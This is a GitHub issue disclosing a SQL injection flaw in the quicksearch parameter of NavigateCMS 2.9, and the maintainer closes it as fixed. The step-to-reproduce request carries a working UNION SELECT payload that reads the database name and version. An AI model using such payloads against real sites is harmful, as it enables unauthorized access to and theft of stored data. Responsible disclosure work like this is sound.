New issue

Jump to bottom

SQL injection UNION attack with quicksearch parameter in NavigateCMS 2.9 #25

Closed hydrasky-team opened this issue on Jun 26, 2021 · 1 comment

hydrasky-team commented on Jun 26, 2021

EXPECTED BEHAVIOUR


An authenticated malicious user can take advantage of a SQL injection UNION attack vulnerability with quicksearch parameter in URL.

IMPACT


A successful SQL injection attack may result in the unauthorized viewing of user lists, the deletion of entire tables and, in certain cases, the attacker gaining administrative rights to a database, all of which are highly detrimental to a business.

VULNERABILITY CODE

I found quicksearch parameter is not handled in SQL query with WHERE clause in **\lib\packages\comments\comments.php**



And the **protect** function in **\lib\core\core.php** is not use ESCAPE to filter special characters




```
function protect($text, $wrapped_by="", $keep_numeric=false)
{
    global $DB;

    if($keep_numeric && is_numeric($text))
    {
        return $text;
    }

    return $DB->protect($text, $wrapped_by);
}
```

Then it is use to query in: **\lib\core\database.class.php**



STEPS TO REPRODUCE

1. We change the request in URL

```
GET /navigate/navigate.php?fid=comments&act=json&_search=true&quicksearch=%25")+UNION+ALL+SELECT+DATABASE(),null,null,null,null,null,null,VERSION()%3b--
&_search=false&nd=1623493056682&rows=30&page=1&sidx=date_created&sord=desc&filters=
```

2. And then we could exploit all the data.

NavigateCMS commented on Jun 26, 2021 Owner

Fixed by `b2937f5`

Thank you very much **@hydrasky-team**

NavigateCMS closed this as completed on Jun 26, 2021

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants